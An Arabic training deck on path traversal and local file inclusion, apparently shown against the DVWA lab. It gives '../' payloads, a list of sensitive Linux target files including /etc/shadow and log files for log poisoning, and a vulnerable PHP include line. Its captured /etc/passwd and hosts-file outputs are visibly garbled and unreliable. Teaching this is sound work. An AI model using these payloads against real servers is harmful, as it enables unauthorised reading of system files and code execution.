
ثغرة تجاوز المسار (Directory / Path Traversal)

الهدف: قراءة أو استعراض الملفات والمجلدات فقط (Read files/directories only).

الآلية: استخدام تسلسل النقطتين والشرطة المائلة `../` (Dot-Dot-Slash) للرجوع العكسي في شجرة المجلدات والهروب من النطاق المسموح.


Payload: `?directory=../../../../`

Result: الوصول إلى مجلدات خارج نطاق خادم الويب.




تحليل الأدلة الجنائية: التنقل العكسي في المجلدات

الخطوة الأولى: المجلد الافتراضي




- النظام يعرض مجلد المستندات المسموح به.

الخطوة الثانية: الرجوع خطوة للخلف



- استخدام ../ يكشف ملفات النظام الأساسية لتطبيق الويب.

الخطوة الثالثة: اختراق مسار الويب



- الوصول غير المصرح به لمجلدات الجذر الخاصة بنظام التشغيل.

ثغرة تضمين الملفات المحلية (Local File Inclusion - LFI)

القابلية: تتيح LFI قراءة وتنفيذ (Read and Execute) الملفات المحلية على الخادم.


الآلية: تغيير الملف المقصود بملف آخر يتم تحميله وتنفيذه بواسطة التطبيق بشكل غير مقصود.



الملف الأصلي
المسموح به



الملف الخبيث
المستهدف



تعديل المتغير page? يؤدي
إلى تضمين أي ملف خارجي
ويمرره عبر مترجم اللغة.

مصفوفة المقارنة: مساحة التأثير

وجه المقارنة	Directory Traversal	Local File Inclusion (LFI)
الهدف الأساسي	قراءة وعرض الملفات فقط	تضمين وتنفيذ (Execute) الملفات
سلوك التطبيق	يعرض المحتوى كنص عادي (Plain Text)	يمرر المحتوى عبر مترجم اللغة (مثل PHP)
مستوى الخطورة	تسريب المعلومات (Information Disclosure)	تنفيذ أوامر عن بعد (RCE) وتسريب كامل
الدوال المستهدفة	دوال فتح الملفات (مثل fopen)	دوال التضمين (مثل include, require)

ديناميكية التنفيذ: استدعاء ملفات النظام



<IMAGE 0>



<IMAGE 1>

المتغير: `?page=file1.php`

السلوك: الخادم لا يعرض الكود المصدري؛ بل يعالج ملف `file1.php` وينفذ الكود البرمجي (استخراج عنوان IP).

المتغير: `?page=file2.php`


السلوك: الخادم يستدعي `file2.php` ويعرض السلسلة النصية المخزنة فيه.

النتيجة: القدرة على عرض محتوى أي ملف وتنفيذ أي كود برمجي بداخله، مما يتجاوز مجرد القراءة.

الاستغلال عبر الأنظمة: استهداف بيئات Windows

خطة الهجوم: تغيير قيمة المتغير لاستهداف ملفات نظام التشغيل الأساسية متجاوزين بيئة تطبيق الويب.

?page=C:\Windows\System32\drivers\etc\hosts



```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses. Each # entry will
# placed should be kept on an individual line. The IP address should
# followed the corresponding host named by the entry-columning host name.
# The IP address and the host name may be separated by at least one #
# space.
#
# Additionally, comments (beginning with #) may be inserted on individual #
# lines or local host name resolution is handled within DNS itself.
#
# For example:
#
#      102.54.94.97    rhino.acme.com      # source server
#      38.25.63.10    x.acme.com         # x client host
#
# Localhost name resolution is handled with DNS itself.
#      127.0.0.1      localhost
#      ::1            localhost
```

تحليل: عرض هذا الملف يثبت القدرة على قراءة ملفات النظام الحساسة خارج مجلد الويب، وهو إثبات قاطع لإمكانية الوصول إلى عمق نظام التشغيل.

بنك الأهداف: استخراج بيانات Linux

- /etc/issue
- /proc/version
- /etc/profile
- /etc/passwd
- /etc/shadow
- /root/.bash_history
- /var/log/dmmessage
- /var/mail/root
- /var/spool/cron/crontabs/root

1. **/etc/passwd**: يوفر قائمة شاملة بجميع مستخدمي النظام والخدمات.

2. **/etc/shadow**: يحتوي على كلمات المرور المشفرة (يتطلب صلاحيات جذرية).

3. **/proc/self/environ**: يعرض متغيرات البيئة. هدف بالغ الأهمية؛ يُستخدم لتنفيذ الأوامر عن بعد (RCE) عبر حقن الكود.

4. **/var/log/auth.log**: سجلات تسجيل الدخول والتوثيق.

5. **/var/log/apache2/access.log**: سجلات وصول خادم Apache. هدف كلاسيكي لهجمات تسميم السجلات (Log Poisoning).

استخراج البيانات: سحب ملف /etc/passwd


Payload: ?page=../../../../../../../../etc/passwd

```
192.168.1.154/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
noot:x:0:0:root:/var/spool/uucp:x:1:1:uucp:/var/spool/bin/sh
uucp:x:9:9:uucp:/var/spool/uucp:x:1:12:/var/spool/bin/sh
uucp:x:9:10:uucp:/var/spool/uucp:x:33:33:/var/spool/bin/sh
backup:xx:33:13:/var/bin/backup:x:38:38:Mailing List Mage/bin/sh
gnats:33:39:uvar/losh/lin/Backup:x:44:1:/var/lib/gnats/bin/sh
gnats:x:4:41:66:/var/lib/backup:admin:/var/ssh:/bin/sh
nobody:xx:65534:/var/lab/gnats nobody:nom:/var/lib/gnats/bin/sh
noneexistent:bin/hlibouid/nobcp:x:101:/var/lbabi/bin/var/bin/sh
nonexsstent:109:161:01:/home/psyslog:bin/daemon:/var/var/spool/hologin
nonexsstent:102:165:22:/run/nesstax:bin/daemons/var/warspool/nologin
mssfamin servicex:10:65534:/home/ftp/bin/false/postgresl:an/sbin/nomsasql:/var/bash/banase
mssfadmin:x:1000:mesfadmin:/home/nlesylog:x:112083:homebasql:/var/sbin/nologin
mssfadmin:x:1000:mssfadmin:/home/ftp/syslog:x:1987:homebasql:/var/sbin/nologin
bs3Bain tomcat55:11:6513:/home/postgresql:x:108:3:homebasql:/var/sbin/nologin
bin/bash serverx:109:8554:/home/postgresql:x:108:58:homeassql:/var/sbin/nologin
bin/bash tomcat55:10:26533:/var/lib/bin/mysqlb:administrator
bin/bash stard:x:114:65534:/home/syslog:/var/run/bin/gin
bin/bash service:115:65534:/var/lib/snmp/bin/false
bin/bash disticcx:111:15534:/home/service_user:1112:/88/noneexistent:xbnxtine/bin/login
hfsfalse salmp:x:115:65534:/var/tiisoaocc:/var/lib/snmp/bin/false
Warning: Cannot modify header information - headers already sent by (output started 12) in /var/www/dvwa/dvwa/includes/dvwaPage.php on line 324
Warning: Cannot modify header information - headers already sent by (output started 12) in /var/www/dvwa/dvwa/includes/dvwaPage.php on line 325
Warning: Cannot modify header information - headers already sent by (output started 12) in /var/www/dvwa/dvwa/includes/dvwaPage.php on line 326
```

الإثبات القاطع (Proof of Concept):
ظهور محتويات الملف مباشرة.
الحصول على معلومات
دقيقة حول الحسابات الفعالة
والمسارات والخدمات يمهد
للاختراق الكامل.

Payload: ?page=../../../../../../../../../../../../etc/passwd



- بغض النظر عن عدد القفزات (..), سيتوقف النظام عند المجلد الجذري (Root Directory).

- 
- NotebookLM

عوائق الاستغلال: إلحاق الامتدادات التلقائي

الآلية الدفاعية:

في ثغرات LFI، غالباً ما يقوم خادم الويب بإلحاق امتداد برمجي (مثل .php) تلقائياً بالملف المطلوب لمنع قراءة ملفات النظام العشوائية.

?page=/etc/passwd

```
include($_GET['page'] . '.php');
```

